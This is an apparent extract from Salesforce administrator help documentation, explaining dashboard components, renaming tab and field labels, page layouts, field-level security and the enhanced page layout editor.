Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create dashboards:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you created:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you didn't create:	"Run Reports," "Manage Dashboards," AND "View All Data"

Important: This topic applies only if you're *not* using the dashboard builder. *Dashboard builder* is a drag-and-drop interface for creating and modifying dashboards.

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators for your organization. Each dashboard can have up to 20 components.

To add a dashboard component:

1. Edit a dashboard.
2. Click **Add Component** from the top of any column and define component properties.
3. Choose the `Custom Report` to use for your dashboard. If you chose the `Visualforce Page`, or `Custom S-Control` component, select a page or s-control and enter the display height. You can show a joined report that includes a chart on a dashboard. Edit the joined report dashboard component and select **Use chart as defined in the source report**.

Note:

- Custom forecast and lead reports that you created using a standard report may not be available in the `Custom Report` list.
- To use a tabular report on a dashboard, first limit the row count, by setting the `Rows to Display` option, the sort column, and the order on the Select Criteria page of the report. You can't use gauge or metric components on dashboards using tabular reports.

4. Enter the appropriate settings for the component type you selected:Choose settings on the Formatting tab for the component type you selected:
   - Formatting Settings for Dashboard Bar Chart Components
   - Formatting Settings for Dashboard Scatter Chart Components
   - Formatting Settings for Dashboard Gauge Components
   - Formatting Settings for Dashboard Metric Components
   - Formatting Settings for Dashboard Table Components
5. Click **Save**.

Note: Metric components placed directly above and below each other in a dashboard column are displayed together as a single component.

Edit Dashboards in Accessibility Mode
Chart Types
Modify a Dashboard Component

Dashboard Component Properties in Accessibility Mode

Important: This topic applies only if you're *not* using the dashboard builder. *Dashboard builder* is a drag-and-drop interface for creating and modifying dashboards.

The following settings may vary according to the component type you select.

Field	Description
`Component Type`	Select vertical or horizontal bar chart, line chart, pie or donut chart, table, metric, gauge, Visualforce page, or custom s-control.
`Header`	Enter text to display at the top of the dashboard component.
`Footer`	Enter text to display at the bottom of the dashboard component.
`Title`	Enter a title to identify the dashboard component.
`Display Units`	Choose a scale for displaying your chart values. For table components, this setting applies only to the first column. For best results, choose Auto to let Salesforce select appropriate units.

Field	Description
`Drill Down to`	Select what happens when users click a dashboard component: • Source Report—Takes the user to the full source report for the dashboard component. • Filtered Source Report—When users click individual groups, X-axis values, or legend entries, they are taken to the source report filtered by what they clicked. For example, if you had a stacked vertical column chart of opportunities grouped by stage, with months as the X-axis, you could click an individual stage in a bar, a month on the X-axis, or a legend entry for a stage to drill down to the filtered source report. (Not available for gauges, metrics, or tables.) • Record Detail Page—When users click chart or table elements, axis values, or legend entries, they are taken to the detail page for that record. You can only choose this option for tables and charts that use a source report grouped by record name, record owner, or feed post. (Not available for gauges or metrics.) • Other URL—Takes the user to the URL that you specify. You can't add URLs that begin with "mailto:" or "javascript:" to dashboard components. **Note:** Filtered and record detail page drill-down are disabled for dashboard charts with more than 200 values.
`Drill Down URL`	Specify the URL that users go to when they click the dashboard component. Use this option to send users to another dashboard, report, record detail page, or other system that uses a Web interface.

Dashboard Component Types

Why doesn't my dashboard display the data I expect?

If you're not seeing data you expect, refresh for latest data, check that you have the right running user, and verify whether data sources on the dashboard are correct.

If your dashboard data doesn't look as you expect, check the following:

- **Running user.** Remember that you're viewing the dashboard from the perspective of the running user. What you see is based on that user's access rights. For dynamic dashboards, you can only see what you yourself can access.
- **Last dashboard refresh.** You may be viewing older data. Click **Refresh** to refresh your dashboard.

- **Data sources.** Verify that your data sources (reports, s-controls, or Visualforce pages) contain the information you want displayed in the dashboard components.

ENHANCE SALESFORCE WITH POINT AND CLICK TOOLS

Welcome, Salesforce Point & Click Administrators

Ready to go beyond the basics of Salesforce administration? Want to customize your organization, push its boundaries, and enhance its functionality? You can do that and so much more without writing a single line of code. All you need is your mouse and a sense of adventure. Put on your fedora, it's time to explore!

Inside you'll find a multitude of features you can use to expand your organization. Enhance your objects, data, and fields, customize your organization's look and feel, augment your business processes, create websites, and even create apps—all using point-and-click tools.

CUSTOMIZING YOUR ORGANIZATION

Using the Force.com Quick Access Menu

The Force.com quick access menu offers handy shortcuts to customization features.

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Force.com quick access menu:	“Customize Application”

When you're working on apps or objects, use this menu to jump to relevant app customization features. It's available from object list view pages and record detail pages.

Note: The Force.com quick access menu isn't visible for list views on accounts, contacts and custom objects if drag-and-drop scheduling on list views is enabled.

- To expand or collapse the menu, click (or press ALT+;).
- To scroll down the list of the menu, press TAB.
- To select an option on the menu, press ENTER.
- To remove the menu from all list views and record pages, click **Turn off menu**.
- To restore the menu, go to your personal information page, click **Edit**, select the **Force.com Quick Access Menu** checkbox, then click **Save**.

CHANGING HOW SALESFORCE LOOKS

Renaming Tab and Field Labels

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To rename tab and field labels:	"Customize Application" OR "View Setup and Configuration" AND Be designated as a translator
To reset renamed tabs:	"Customize Application" OR "View Setup and Configuration" AND Be designated as a translator

You can change the display labels of tabs, objects, fields, and other related user interface labels so they better reflect your organization's business requirements. When you rename a label, such as changing the "Accounts" label to "Companies," the new label appears on all user pages, in Connect for Outlook, and in Connect Offline. With rare exception, all pages in the Setup area use the default, original labels.

Before renaming tabs, objects, fields, and other related labels, review the implementation tips for administrators.

1. From Setup, click **Customize** > **Tab Names and Labels** > **Rename Tabs and Labels**.
2. Select your default language from the `Select Language` drop-down list at the top of the page.

   Note: In Hebrew, we recommend keeping tab renaming to a minimum because variable gender in verbs is not supported and verbs can lose gender agreement.

3. Click **Edit** next to the tab you want to rename. Optionally, click **Reset** to change the name of your renamed tab to its original name.

   Note: You cannot reset custom object tab names.

4. Enter the singular and plural forms of the new tab label. Also, if applicable for the language, select the `Starts with a vowel sound` checkbox for labels that start with a vowel. This ensures that the proper article (such as "a" or "an") is used. Then click **Next**.

   A renamed tab or object cannot use the name of another standard tab, custom object, or custom tab.
5. Enter the standard field labels and other user interface labels to be used for the selected tab or object. Be sure to enter both a singular and plural form for each label that requires it. Also, select the `Starts with a vowel sound` checkbox for labels that start with a vowel.

   If your organization uses person accounts, see Renaming Person Account Labels on page 2805.

   Note: Some standard fields, such as `Created By` and `Last Modified By`, are purposely omitted from renaming because they track system information.

6. Click **Save**.
7. Repeat this procedure to translate labels into all other languages used in your organization.

Tip: After renaming a tab or object, rename any custom reports, dashboards, profiles, permission sets, custom fields, and list views that contain the original name. You can modify labels using the Translation Workbench. To rename a standard report, click **Save As** and save it to a folder designed for your new name.

Other tab customization options include the following:

- Individual users can control which tabs and related lists display for their own logins.
- In addition to the standard tabs provided by Salesforce, users can create entirely new custom tabs depending on their Edition. For more information, see Defining Custom Tabs on page 2837.
- In Enterprise, Unlimited, and Developer Edition organizations, you can override the tab home page that is displayed when a user clicks a standard or custom object tab. For more information, see Overriding Standard Buttons and Tab Home Pages on page 3501.

Renaming Person Account Labels

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

If your organization uses person accounts, you can rename the following standard field labels:

Field	Tab	Description
`Business Account`	Accounts	An account that is not a person account because it does not have a record type specific to person accounts. This label is primarily used to clarify the type of accounts you are importing.
`Person Account`	Accounts	A person account. For more information, see below.
`Business Contact`	Contacts	A contact that is associated with a business account. This label is primarily used to clarify the type of accounts you are importing.

When you rename the `Person Account` field label, the renamed label appears in Salesforce as follows:

- As a prefix to differentiate person account fields such as `Birthdate` and `Home Phone` from business account fields. For example, `Person Account: Birthdate` is available as an account column in opportunity reports.
- In the name of the `Is Person Account` field and icon. For example, if you rename the `Person Account` field to "Consumer," then `Is Person Account` becomes `Is Consumer`.

Note: The `Person Account` and `Business Account` field labels are completely independent from actual record type names. To customize person account record types, from Setup, click **Customize** > **Accounts** > **Person Accounts** > **Record Types**. To customize business account record types, from Setup, click **Customize** > **Accounts** > **Record Types**.

Considerations for Renaming Tab and Field Labels

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To rename tab and field labels:	"Customize Application"
To reset renamed tabs:	"Customize Application"

Renaming standard and custom Salesforce tabs, objects, fields, and other related user interface labels is a valuable feature that has far-reaching implications for all your users. Before renaming anything for your organization, review the following considerations to determine how it will affect your users:

- Most standard tabs and objects can be renamed but not all. For example, the Forecasts tab is not available for renaming. From Setup, click **Customize** > **Tab Names and Labels** > **Rename Tabs and Labels** to view a list of the tabs and objects you can rename.
- The renamed labels display on all user pages in Salesforce including Personal Setup. However, all pages in the Setup area use the default, original labels.
- Some standard fields, such as `Created By` and `Last Modified By`, are purposely omitted from renaming because they track system information.
- After renaming tabs, objects, or fields, check the following additional items that may need manual updates:
  - ◊ Review all list view names. List view names continue to display the original object name until you change them manually.
  - ◊ Check standard report names and descriptions for the objects you renamed.
  - ◊ Update the titles and descriptions of any email templates that contain the original object or field name.
  - ◊ Manually change any other items you customized with the standard object or field name. For example, custom fields, page layouts, and record types may contain the original tab or field name.
- Connect Offline, Connect for Lotus Notes, Connect for Outlook, and Salesforce for Outlook use your new names.

- If you have renamed tabs, objects, or fields, you can also replace the Salesforce online help with another URL. Users can view this URL whenever they click on any context-sensitive help link on an end-user page or within their personal settings. After you replace the help, the **Help & Training** link at the very top of every page and all Setup pages will continue to display Salesforce online help. For instructions on replacing the online help, see Replacing Salesforce Online Help on page 2845.
- In Hebrew, we recommend keeping tab renaming to a minimum because variable gender in verbs is not supported and verbs can lose gender agreement.

CUSTOMIZING YOUR PAGES

Overview of Page Layouts and Field-Level Security

Page layouts and search layouts available in: **All** Editions

Field-level security available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Use field-level security to control the access that users have to certain fields. Additionally, use page layouts to control the layout and organization of detail and edit pages in Salesforce, the Self-Service Portal, and the Salesforce Customer Portal. Customize search layouts to change which fields display in search results and the buttons that display on list views.

Important: While you can use page layouts to hide fields from detail and edit pages, be aware that users may still be able to access those fields by other means, including reports, search results, list views, and the API. Use field-level security to restrict all means of accessing a field. Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

Field-Level Security

- Restrict users' access to view and edit fields by any means, including reports, search results, list views, related lists, email and mail merge templates, custom links, Connect Offline, the API, and when synchronizing data or importing personal data.
- Override any less-restrictive field access settings in page layouts and mini page layouts.

  For example, if a field is required in the page layout and read only in the field-level security settings, the field-level security overrides the page layout and the field will be read only for the user.
- Override less-restrictive field settings in search layouts.

  For example, if a field is visible in the search layout but hidden for certain users via the field-level security settings, the field-level security overrides the search layout and the field will be hidden for those users.

Page Layouts

- Control the layout and organization of detail and edit pages.
- Control which fields, related lists, and custom links users see, on detail and edit pages only.
- Control which standard and custom buttons display on detail pages and related lists.
- Determine whether fields are visible, read only, or required, on detail and edit pages only.
- In Personal, Contact Manager, Group, and Professional Editions, control which fields users can access in related lists, list views, reports, Connect Offline, email and mail merge templates, custom links, and when synchronizing data or importing personal data.
- In Professional, Enterprise, Unlimited, and Developer Editions, determine some aspects of mini page layouts, including record type and profile associations, related lists, fields, and field access settings. The visible fields and related lists of the mini page layout can be further customized, but the other items inherited from the associated page layout cannot be changed on the mini page layout itself. Mini page layouts display selected fields and related lists of records in the mini view of the console.
- Should not be used to secure data. For example, removing the **Edit** button from a page layout doesn't prevent users from using inline editing to modify records. To prevent users from editing data, use any combination of sharing rules, field-level security, page layout field properties, validation rules, object permissions, and Visualforce pages.

Note: To automatically add a field to all page layouts and make it visible and required everywhere regardless of field-level security, make it a universally required field.

Managing Page Layouts

Creating Page Layouts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create page layouts:	"Customize Application"

1. From Setup, click **Customize**, select an object or record type, and click **Page Layouts**.

   For opportunities, from Setup, click **Customize** > **Opportunities** > **Opportunity Products** > **Page Layouts** to create or edit the additional page layouts for products on opportunities.

   For person accounts, from Setup, click **Customize** > **Accounts** > **Person Accounts** > **Page Layouts** to create or edit the additional page layouts for person accounts.

   For campaign members, from Setup, click **Customize** > **Campaigns** > **Campaign Member** > **Page Layouts**.
2. Click **New**.
3. Optionally, choose an existing page layout to clone.
4. Type a name for the new layout.
5. Click **Save**.

6. Modify the layout.
7. Assign the new layout to user profiles.

Tip: You can create a new page layout by cloning an existing one.

- In the enhanced page layout editor, click **Edit** next to a layout, then click **Save As** on the layout page.
- In the original page layout editor, select a layout, then click **Clone** on the layout page.

Managing Page Layouts
Overview of Page Layouts and Field-Level Security

Managing Page Layouts

Available in: **All** Editions

User Permissions Needed	
To create, edit, and delete page layouts:	"Customize Application"

You can customize the page layouts for record detail and edit pages, Self-Service portal pages, Salesforce Customer Portal pages, and the case close page. Page layouts control the layout and organization of buttons, fields, s-controls, Visualforce, custom links, and related lists. They also help determine which fields are visible, read only, and required. Page layouts can include s-controls and Visualforce pages that are rendered within a field section when the page displays. You can control the size of the s-controls and Visualforce pages, and determine whether or not a label and scroll bars display.

To work with page layouts, from Setup, click **Customize**, click the appropriate record type, and select **Page Layouts**. You can:

- Click **New** to create layouts.
- Click **Edit** to modify layouts or customize related lists.
- Click **Del** to delete layouts.
- Click **Page Layout Assignment** to assign page layouts to profiles and record type.

For Personal, Contact Manager, Group, and Professional Edition organizations, every user views the same layout. Enterprise, Unlimited, and Developer Edition organizations can create different page layouts for use by different profiles and record types and set field-level security settings to further restrict users' access to specific fields.

In Professional, Enterprise, Unlimited, and Developer Editions, you can set the mini page layouts and related objects that appear in the Console tab.

Tip: Use field-level security as the means to restrict users' access to fields; then use page layouts primarily to organize detail and edit pages within tabs. This reduces the number of page layouts for you to maintain. Note that field-level security settings override the visible and read-only settings on the page layout if the field-level security has a more restrictive setting than the page layout.

Note: A background process periodically runs that cleans up metadata associated with deleted custom fields. This process will affect the `Last Modified Date` and `Last Modified By` fields on page layouts, record types, and custom objects.

Administrator tip sheet: Tips & Hints for Page Layouts and Field-Level Security

Setting Page Layouts and Field-Level Security

Page layouts and search layouts available in: **All** Editions

Field-level security available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Use field-level security as the means to restrict users' access to fields; then use page layouts primarily to organize detail and edit pages within tabs. This reduces the number of page layouts for you to maintain.

Note: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

For Personal, Contact Manager, Group, and Professional Editions

1. Create custom fields.
2. Create any custom buttons or links.
3. Create any custom s-controls.
4. Define page layouts. All users automatically use the same page layout for each tab.
5. Set the related objects and the mini page layouts that display in the console.
6. Define search layouts. All users use the same search layouts.

For Enterprise, Unlimited, and Developer Editions

1. Create custom fields.
2. Create any custom buttons or links.
3. Create any custom s-controls.
4. Create any custom profiles.
5. Create record types for different business scenarios.
6. Assign which record types are available to users with different profiles.
7. Set the field-level security for each profile to restrict users' access to specific fields.
8. Define page layouts to organize your pages.
9. Set the related objects and the mini page layouts that display in the console.
10. Assign page layouts to users based on profiles and record types.

11. Check the field accessibility grid to verify that all field access settings are correct.
12. Define search layouts. All users use the same search layouts.

Administrator tip sheet: Tips & Hints for Page Layouts and Field-Level Security

Assigning Page Layouts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

After defining page layouts, assign which page layouts users see. A user's profile determines which page layout he or she sees. In addition, if your organization is using record types for a particular tab, the combination of the user's profile and the record type determine which page layout is displayed.

You can assign page layouts from:

- The object's customize page layout or record type page
- The enhanced profile user interface.
- The original profile user interface

To verify that users have the correct access to fields based on the page layout and field-level security, you can check the field accessibility grid.

Assigning Page Layouts from a Customize Page Layout or Record Type Page

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign page layouts:	"Manage Users"

1. From Setup, click **Customize**, select the appropriate activity or tab link, and choose **Page Layouts** or **Record Types**..
2. In the page layout or record type list page, click **Page Layout Assignment**.
3. Click **Edit Assignment**.

4. Use the table to specify the page layout for each profile. The table displays the page layout assignments for each profile. If your organization uses record types, a matrix displays a page layout selector for each profile and record type.

   When selecting page layout assignments:

   - Click a cell, column, or row heading to select all the table cells in that column or row.
   - Press SHIFT+click to select multiple adjacent table cells, columns, or rows.
   - Press CTRL+click to select multiple nonadjacent table cells, columns, or rows.
   - Click any cell and drag to select a range of cells.
   - Click **Next** or **Prev** to view another set of record types.

   Selected page layout assignments are highlighted. Page layout assignments you change are italicized until you save your changes.
5. If necessary, select another page layout to assign from the `Page Layout To Use` drop-down list and repeat the previous step for the new page layout.
6. Click **Save**.

Assigning Page Layouts

Deleting Page Layouts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To delete page layouts:	"Customize Application"

To delete a page layout:

1. From Setup, click **Customize**, select the appropriate activity or tab link, and choose the **Page Layouts** link.
2. Click **Del** next to the page layout name.

   When a page layout is deleted, its mini page layout is also deleted.
3. Choose another page layout to replace the deleted layout for any profile and record type combinations. Users with those profiles and record types will see the new page layout.
4. Click **Replace**.

Managing Page Layouts

Customizing Page Layouts

Available in: **All** Editions

Salesforce has two drag-and-drop tools for editing page layouts: the original page layout editor and an enhanced page layout editor. The enhanced page layout editor is enabled by default, and provides all the functionality of the original editor, as well as additional functionality and an easier-to-use WYSIWYG interface.

You can enable the original page layout editor in the User Interface settings. Your organization can use only one page layout editor at a time.

- Accessing the Page Layout Editor for Standard Objects
- Accessing the Page Layout Editor for Custom Objects

Customizing Page Layouts with the Original Page Layout Editor

Accessing the Page Layout Editor for Standard Objects

You can edit page layouts of standard objects using the Page Layout Editor.

Available in: **All** Editions

User Permissions Needed	
To customize page layouts:	"Customize Application"
To view page layouts:	"View Setup"

1. From Setup, click **Customize**.
2. Choose the object.
3. Complete one of the following.
   - For Enterprise, Unlimited, and Developer Edition organizations, click **Page Layouts**, then **Edit** next to the page layout you want to customize.
   - For all other editions, click **Page Layout**.

Note: If you have the "View Setup" permission only, the **Edit** button isn't available. Instead, click the name of the page layout to view it.

Alternately, if you're using the Enhanced Page Layout Editor, which is enabled by default, you can customize the page layout by clicking **Edit Layout** from the detail page.

Customizing Page Layouts with the Original Page Layout Editor
Customizing Page Layouts with the Enhanced Page Layout Editor

Customizing Page Layouts with the Enhanced Page Layout Editor

Available in: **All** Editions

User Permissions Needed	
To customize page layouts:	"Customize Application"
To view page layouts:	"View Setup"

The enhanced page layout editor is a feature-rich WYSIWYG tool that allows you to customize your organization's page layouts for detail and edit pages in Salesforce, the Self-Service Portal, and the Salesforce Customer Portal. The enhanced page layout editor is enabled by default and provides all of the functionality of the original page layout editor, as well as additional functionality and an easier-to-use interface.

The enhanced page layout editor has two parts: a palette on the upper portion of the screen and the page layout on the lower portion of the screen. The palette contains the user interface elements, such as fields, buttons, links, related lists, and any additional elements that are available for you to add to the page layout.

When working with enhanced page layout editor:

- To add a user interface element to the page layout, select the category to which the element belongs on the left column of the palette, and drag the element from the palette to the page layout. You can add up to 20 s-controls, 20 Visualforce pages, and 100 related lists on a page layout. There are no limits on fields and custom links.
- To remove a user interface element from the page layout, drag the element from the page layout to the right side of the palette, or click the icon next to the element.
- Use the undo and redo buttons to step backwards and forwards, respectively.
- Use these keyboard shortcuts.
  - ◊ Undo = CTRL+Z
  - ◊ Redo = CTRL+Y
  - ◊ Quick Save = CTRL+S
- To select multiple elements individually, use CTRL+click. To select multiple elements as a group, use SHIFT+click.
- To change the properties of any element on the page layout, double-click the element or click the wrench icon ( ) next to it. You cannot change the properties of elements in the palette.
- To make a field read-only or required, double-click the field in the page layout and select the `Read-Only` or `Required` checkboxes.
- To gain vertical space when working on moving items around within the page layout, click the arrow beneath the palette to collapse it.
- To access the other layouts for an object when viewing or customizing an object with multiple page layouts, click the page layout name at the top of the page and select another layout to view.
- To change the name of the page layout, add personal and public tags if available, and display standard object checkboxes on the page layout, click **Layout Properties**.

  Note: You can't rename a page layout if you're using Salesforce.com Professional Edition.

- To review the page layout, click **Preview As**. From the preview in Enterprise, Unlimited, and Developer Editions, select a profile to see how the pages will look for users with different profiles. Note that most related lists' columns preview without data.
- To quickly locate any item in the palette, use the Quick Find box. The Quick Find box is especially useful for page layouts that have large numbers of items available in the palette.
- To choose which related records display in the console's mini view, click **Mini Console View**. (Available in Professional, Enterprise, Unlimited, and Developer Edition organizations only.)

  Note: You can't choose **Mini Console View** for the Close Case layout or the Log a Case page and View Cases page layouts on the Self-Service Portal. You cannot choose **Mini Console View** for opportunity team page layouts.

- To define the mini page layouts of the records that appear in the mini view of the console, click **Mini Page Layout**. The mini page layout also defines the layout of the hover details and event overlays. (Available in Professional, Enterprise, Unlimited, and Developer Edition organizations only.)

  Note: You cannot define mini page layouts for the Close Case layout or the Log a Case page and View Cases page layouts on the Self-Service Portal. You cannot define mini page layouts for opportunity team page layouts.

- To choose which fields will be displayed on the record detail page and the order in which they will appear, click **Edit Multi-Line Layout**.
- To save your changes and continue editing the page layout, click **Quick Save**.
- To save your changes when you are done customizing the page layout, click **Save**. If you navigate away from your page layout before clicking **Save**, you will lose your changes.
- To create a copy of your page layout, click **Save** and select **Save As**. When you copy a page layout, any actions assigned to it are also copied to the new layout.

Tip: Here are a few tips to keep your page layouts well-organized and easy to use:

- Remove unnecessary fields.
- Keep the number of required fields to a minimum.
- Group similar fields with sections.
- Think about the right TAB key order for each section.
- Check your layouts in Read and Edit modes.
- Add help text to custom fields. Use it to explain to users what kind of data you're looking for in the field.
- In Enterprise and Unlimited Editions, use record types to provide unique layouts for different records.
- Optimize related lists—adjust their overall order, the sorting of the records, and display of relevant columns and buttons.

Accessing the Page Layout Editor for Standard Objects
Accessing the Page Layout Editor for Custom Objects

Enhanced Page Layout Editor User Interface Elements

Available in: **All** Editions

User Permissions Needed	
To customize page layouts:	"Customize Application"
To view page layouts:	"View Setup"

The following list describes the enhanced page layout editor user interface elements and how you can use them in your page layout.

Tip: Create the appropriate buttons, custom links, fields, custom s-controls, and Visualforce pages before editing your page layout.

Actions

To add actions to the Chatter publisher on the page layout, select the Actions category on the palette and drag one or more actions from the palette to the Chatter Feed section.

To remove an action, drag it back to the palette.

Tip: If you delete an action, it is automatically removed from all layouts it's assigned to.

Blank Spaces

You can add and move blank spaces to any section on the page layout. Use blank spaces to visually align and distinguish elements on the page.

To add a blank space, drag the Blank Space user interface element from the palette to the desired location on the page layout. The Blank Space user interface element is the first option in the palette when you select the Fields, Custom Links, Custom S-Controls, or Visualforce Pages category on the palette.

Note: If you use the original page layout editor to view a page layout that was created in the enhanced page layout editor, the original page layout editor will show any blank spaces you added. You cannot move or add blank spaces in the original page layout editor, but you can remove them by dragging them to the box on the right.

Buttons

The top of the page layout has a place for standard buttons and another for custom buttons. You can control which standard and custom buttons are displayed and the order in which the custom buttons appear; however, you cannot rearrange the order in which the standard buttons appear.

To add a custom or standard button to the page layout, select the Buttons category on the palette and drag one or more buttons from the palette to the buttons section on the page layout. Standard buttons must go in the standard buttons area, and custom buttons must go in the custom buttons area.

To remove a standard or custom button from the page layout, drag the button to the palette.

Custom Links

To add custom links to the page layout, select the Custom Links category on the palette and drag one or more custom links from the palette to the Custom Links section on the page layout.

To remove a custom link from the page layout, drag the custom link to the palette.

Fields

To add fields to the page layout, select the Fields category on the palette and drag one or more fields from the palette to any section on the page layout, except for sections reserved for custom buttons or links and related lists.

A field might display one or more of the following icons:

- * The field must have a value to save the record but is not required on the page layout itself.
- The field must be included on the page layout because either an administrator configured the field as universally required or Salesforce automatically requires the field. Although you cannot remove such fields, you can move them to different locations.
- The field is a controlling field.
- The field is a dependent field.
- The field is read only.

To set which fields are required and read only, select one or more fields and click the wrench icon ( ) on any of the selected fields.

- The field properties of some standard fields cannot be changed. Custom fields can only be changed if they are not universally required fields.
- Fields marked as read only are always editable by administrators and users with the "Edit Read Only Fields" permission.
- If you make a picklist field read only, all new records will contain the default value for that picklist.
- Auto-number fields are always read only.
- If you mark the opportunity `Probability` field as read only, the `Probability` value will still be updated automatically when a user changes the `Stage` value of an opportunity.

When working with fields, note the following:

- In Personal, Contact Manager, Group, and Professional Editions, page layouts control which fields users can access in related lists, list views, reports, Connect Offline, email and mail merge templates, custom links, and when synchronizing data. In Enterprise, Unlimited, and Developer Editions, this access is controlled by field-level security. Field-level security settings override any field properties you set on the page layout if the field-level security is more restrictive than the page layout setting.
- In the organization-wide import wizards for accounts, contacts, and leads, administrators have access to import into any field, even if a field is hidden or read only in their page layout or field-level security settings. Individual users can import only into the fields that are accessible to them via their page layout or field-level security settings.

Related Lists

To add related lists to the page layout, select the Related Lists category on the palette and drag one or more related lists from the palette to the desired location on the page layout. A page layout can have up to 100 related lists.

You can place related lists at the bottom of the page layout. To move a related list on the page layout, drag the handle located above the related list.

To customize a related list, double-click the related list handle or click the wrench icon (🔧) inside the handle. Use the related list properties to:

- Specify which fields display as columns on the related list, the order in which they appear, and the sort order of the records in the related list. In Professional, Enterprise, and Unlimited Editions, you can also opt to apply the column information to other page layouts for the same type of object.
- Specify which standard and custom buttons appear on the related list.

When working with related lists on page layouts, note the following:

- Some related lists are not customizable because they link to data rather than store it. Salesforce denotes related lists that are not customizable on the page layout.
- You cannot add related lists to the page layouts for the User object.
- You can also enable related list hover links for your organization so that record detail pages include links for each related list at the top of the page. Users can hover the mouse over a related list hover link to display the corresponding related list in an interactive overlay that allows users to quickly view and manage the related list items. Users can also click a related list hover link to jump down to the content of the related list without having to scroll down the page.
- In Professional, Enterprise, Unlimited, and Developer Edition, individual users can customize which related lists display for their personal use. Administrators can overwrite these user customizations and apply the related list configuration in the page layout to all users, even if they already customized their display. To overwrite users' related list customizations, click **Yes** on the Overwrite Users' Personal Related List Customizations popup window, which appears when saving a page layout if you moved or added a related list.

Custom S-Controls

To add s-controls to the page layout, select the Custom S-Controls category on the palette and drag one or more s-controls from the palette to any section on the page layout, except for sections reserved for custom buttons or links and related lists. A page layout can have up to 20 s-controls.

To change the properties of an s-control, double-click the s-control or click its wrench icon (🔧) and set the following attributes:

- `Width` sets the horizontal size in pixels or a percent.
- `Height` sets the vertical size in pixels.
- `Show scrollbars` determines whether the iFrame in which the s-control displays contains scrollbars when necessary.
- `Show label` determines whether the page layout includes the `Label` of the custom s-control. Remove the label to display the s-control in a wider area.

Sections

You can add and move sections anywhere above the related lists on the page layout. The sections you add can contain fields, s-controls, and blank spaces. In addition, each page layout has a default section that can only contain custom links and blank spaces. You can change the location of the custom link section, but you cannot remove it from the page.

To add a section, drag the Section user interface element from the palette to the desired location on the page layout. The Section user interface element is the second option in the palette when you select the Fields or Custom S-Controls category on the palette.

To change the attributes of a section, double-click the section or select its associated wrench icon (🔧). You can:

- Enter a name for the section. Note that names of some standard page sections cannot be changed.

- Specify whether the section should have one or two columns.
- Specify the order in which users will be able to tab through the items in that section.
- Specify whether the section heading should be shown on the detail and edit pages.

Tags

If tags are enabled in your organization, click **Layout Properties** and use the checkboxes to indicate whether personal and public tags should be included in the header section of the page layout. Users cannot tag a record if neither personal nor public tags are included in the header section. Also, the positioning of personal and public tags in the header cannot be modified.

Visualforce Pages

To add Visualforce pages to the page layout, select the Visualforce Pages category on the palette and drag one or more Visualforce pages from the palette to any section on the page layout, except for sections reserved for custom links and related lists. A page layout can have up to 20 Visualforce pages.

You can add a Visualforce page to a page layout only if the standard controller on the Visualforce page is set to the object for which you are creating the page layout. If you do not have any Visualforce pages with a standard controller set to that object, the Visualforce Pages category does not appear in the palette.

Notes on Using the Enhanced Page Layout Editor
Customizing Page Layouts with the Enhanced Page Layout Editor

Notes on Using the Enhanced Page Layout Editor

Available in: **All** Editions

User Permissions Needed	
To customize page layouts:	"Customize Application"
To view page layouts:	"View Setup"

When using the enhanced page layout editor, note the following:

- You can't rename a page layout if you're using Salesforce.com Professional Edition.
- Some elements can only be moved to certain locations on the page layout.
- Elements that are already on the page layout still appear on the palette but are inactive. When you click an inactive element on the palette, Salesforce highlights the element on the page layout.
- When you select a category of elements on the palette, such as Related Lists or Custom Links, Salesforce jumps to the part of the page layout where you can add those elements.
- The following table describes which browsers support the enhanced page layout editor:

Browser	Notes
Mozilla® Firefox®, most recent stable version	Users with the “View Setup and Configuration” permission can view but not edit page layouts using Firefox version 2.
Microsoft® Internet Explorer® versions 7, 8, 9, and 10	Internet Explorer 6 does not perform well with advanced Web interfaces such as the enhanced page layout editor, and is no longer supported as of Summer ‘12. **Important:** Using Internet Explorer with the Internet Explorer Developer Toolbar impacts the performance of the enhanced page layout editor. Disable the toolbar before using the enhanced page layout editor. 1. In Internet Explorer, navigate to **Tools** > **Internet Options...** > **Programs**. 2. Click **Manage Add-ons...**. 3. Select `IE Developer Toolbar` and `IE Developer Toolbar BHO`, and choose the Disable option. 4. Close all Internet Explorer windows and restart the browser.

- If the original page layout editor is enabled, users can click on the page layout name to access the detail page of the page layout. The enhanced page layout editor does not have detail pages, as all the detail page functionality is always available on the enhanced editor. Salesforce displays a read-only version of the enhanced page layout editor to users with the “View Setup” permission.

  Note: The read-only view of the page layout does not display field types and lengths in hover details.

- Some standard objects have checkboxes that are specific to page layouts for that object. The following table lists those standard object checkboxes. To configure how Salesforce displays the checkboxes, click **Layout Properties** when customizing the page layout. Use the `Select by default` checkbox associated with a checkbox if you want Salesforce to automatically select the option when a user accesses the edit page.

Object	Checkboxes
Account	`Evaluate this account against territory rules on save` checkbox — Displays the `Evaluate this account against territory rules on save` checkbox on account edit pages. Territory assignment rules run automatically when the `Select by default` checkbox is selected. If both `Show on edit page` and `Select by default` are selected, users can uncheck `Evaluate this account`

	`against territory rules on save` checkbox on the account edit page, and territory assignment rules will not be run.
Case	◊ `Case assignment checkbox` — Displays the `Assign using active assignment rules` checkbox on case edit pages. ◊ `Email notification checkbox` — Displays the `Send notification email to contact` checkbox on case edit pages.
